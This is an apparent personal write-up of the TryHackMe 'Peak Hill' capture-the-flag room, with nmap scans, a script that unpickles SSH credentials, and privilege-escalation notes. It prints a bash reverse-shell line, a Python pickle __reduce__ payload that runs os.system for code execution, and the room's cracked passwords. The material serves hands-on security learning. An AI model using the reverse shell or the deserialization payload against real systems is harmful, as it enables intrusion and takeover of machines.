Peak Hill

Working Theory

Enumeration

Tools

nmap

```
# Nmap 7.80 scan initiated Thu May 21 15:13:45 2020 as: nmap -sC -sV -oN portScn 10.10.115.4
Nmap scan report for 10.10.115.4
Host is up (0.23s latency).
Not shown: 997 filtered ports
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.10.47
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open   ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 04:d5:75:9d:c1:40:51:37:73:4c:42:30:38:b8:d6:df (RSA)
```

```
|   256 7f:95:1a:d7:59:2f:19:06:ea:c1:55:ec:58:35:0c:05 (ECDSA)
|_  256 a5:15:36:92:1c:aa:59:9b:8a:d8:ea:13:c9:c0:ff:b6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu May 21 15:14:13 2020 -- 1 IP address (1 host up) scanned in 27.57 seconds


Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-22 13:46 +08
Nmap scan report for 10.10.27.157
Host is up (0.20s latency).
Not shown: 65531 filtered ports
PORT     STATE  SERVICE
20/tcp   closed ftp-data
21/tcp   open   ftp
22/tcp   open   ssh
7321/tcp open   swx (python script)

Nmap done: 1 IP address (1 host up) scanned in 417.73 seconds
```

Targets

port 21 ftp

-anonymous login allow

found .creds


pickled data

```
1000000000000011010111010111000100000000001010000101100000001010000000000000000000000000011

decoded
=====
]q(X
ssh_pass15qXuqqX        ssh_user1qXhqqX
ssh_pass25qXrqq X
ssh_pass20q
hqX     ssh_pass7qX_q
qX      ssh_user0qXgqqX
```

ssh_pass26qXlqqX ssh_pass5qX3qqX ssh_pass1qX1qqX
ssh_pass22qh
qX
ssh_pass12qX@qqX ssh_user2q Xeq!q"X ssh_user5q#Xiq$q%X
ssh_pass18q&h
q'X
ssh_pass27q(Xdq)q*X ssh_pass3q+Xkq,q-X
ssh_pass19q.Xtq/q0X ssh_pass6q1Xsq2q3X ssh_pass9q4hq5X
ssh_pass23q6Xwq7q8X
ssh_pass21q9hq:X ssh_pass4q;hq<X
ssh_pass14q=X0q>q?X ssh_user6q@XnqAqBX ssh_pass2qCXcqDqEX
ssh_pass13qFhqGX
ssh_pass16qHhAqIX ssh_pass8qJhqKX
ssh_pass17qLh)qMX
ssh_pass24qNh>qOX ssh_user3qPhqQX ssh_user4qRh,qSX
ssh_pass11qTh
qUX ssh_pass0qVXpqWqXX
ssh_pass10qYhqZe.

-seems like pickle library that perform serialization
-the serialize binary seems to be ssh credential.



script to deserialize

```
#!/usr/bin/env python3

import pickle
import binascii

#convert binary to ASCII
file = open("/home/nobodyatall/tryhackme/peakHill/.creds", "r").read()
credsByte = binascii.unhexlify("%x" % int(file, 2))
```

```
unpickleData = pickle.loads(credsByte)

unpickleData = dict(unpickleData)
username = ''
password = ''

#username sorting
for i in range(7):
	username+=unpickleData[f'ssh_user{i}']

#password sorting
for i in range(28):
	password+=unpickleData[f'ssh_pass{i}']



print("SSH User: %s" % username)
print("SSH Pass: %s" % password)
```

Post Exploitation

Privilege Escalation

-found cmd_service.pyc running as root user

```
gherkin@ubuntu-xenial:~$ sudo -l
[sudo] password for gherkin:
Sorry, user gherkin may not run sudo on ubuntu-xenial.
gherkin@ubuntu-xenial:~$ ls -la
total 16
drwxr-xr-x 3 gherkin gherkin 4096 May 22 07:22 .
drwxr-xr-x 4 root    root    4096 May 15 18:38 ..
drwx------ 2 gherkin gherkin 4096 May 22 07:22 .cache
-rw-r--r-- 1 root    root    2350 May 15 18:37 cmd_service.pyc
gherkin@ubuntu-xenial:~$
```

decoded and found dill cred

```
nobodyatall@0xB105F00D:~/tryhackme/peakHill$ python dillCred.py
username:  dill
password: n3v3r_@_d1ll_m0m3nt
nobodyatall@0xB105F00D:~/tryhackme/peakHill$
```

restricted shell

```
nobodyatall@0xB105F00D:~$ nc 10.10.27.157 7321
Username: dill
Password: n3v3r_@_d1ll_m0m3nt
Successfully logged in!
Cmd: /tmp/script.sh

Cmd: ^[[A

Cmd: /tmp/script.sh
```

escape restricted shell

-create a script.sh file in /tmp

#!/bin/bash

bash -i >& /dev/tcp/127.0.0.1/18890 0>&1

-then in the restricted shell exec "/tmp/script.sh"
-i cant return the shell to local machine, due to restricted when trying to ping to my ip

```
dill@ubuntu-xenial:/opt/peak_hill_farm$ ping 10.9.10.47
ping 10.9.10.47
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
^C
```

dill user have sudo privilege on this file

```
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo -l
sudo -l
Matching Defaults entries for dill on ubuntu-xenial:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dill may run the following commands on ubuntu-xenial:
    (ALL : ALL) NOPASSWD: /opt/peak_hill_farm/peak_hill_farm
dill@ubuntu-xenial:/opt/peak_hill_farm$
```

Binary program output
==========

```
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo /opt/peak_hill_farm/peak_hill_farm
sudo /opt/peak_hill_farm/peak_hill_farm
Peak Hill Farm 1.0 - Grow something on the Peak Hill Farm!

to grow: lamb
```

tried input
---
lamb
beef
meat
crop

result => this not grow did not grow on the Peak Hill Farm! :(

-base on the room titile it's a python deserialization, so google find pickle deserialization exploit

python pickle deserialization

All | Videos | Images | News | Shopping | More | Settings | Tools

About 53,000 results (0.41 seconds)

In **Python**, the **pickle** module lets you serialize and **deserialize** data. Essentially, this means that you can convert a **Python** object into a stream of bytes and then reconstruct it (including the object's internal structure) later in a different process or environment by loading that stream of bytes. Apr 5, 2020

davidhamann.de › 2020/04/05 › exploiting-python-pic...

Exploiting Python pickles - David Hamann

About Featured Snippets | Feedback

script pickle deserialize

```
import os
import base64
import pickle

class RCE:
	def __reduce__(self):
		cmd = ('/tmp/script.sh')
		return os.system,(cmd,)

pickled = pickle.dumps(RCE())
print(base64.b64encode(pickled))
```

Creds

ssh
===
gherkin: p1ckl3s_@11_@r0und_th3_w0rld

port 7321 cred
=========
dill: n3v3r_@_d1ll_m0m3nt

Flags

Write-up Images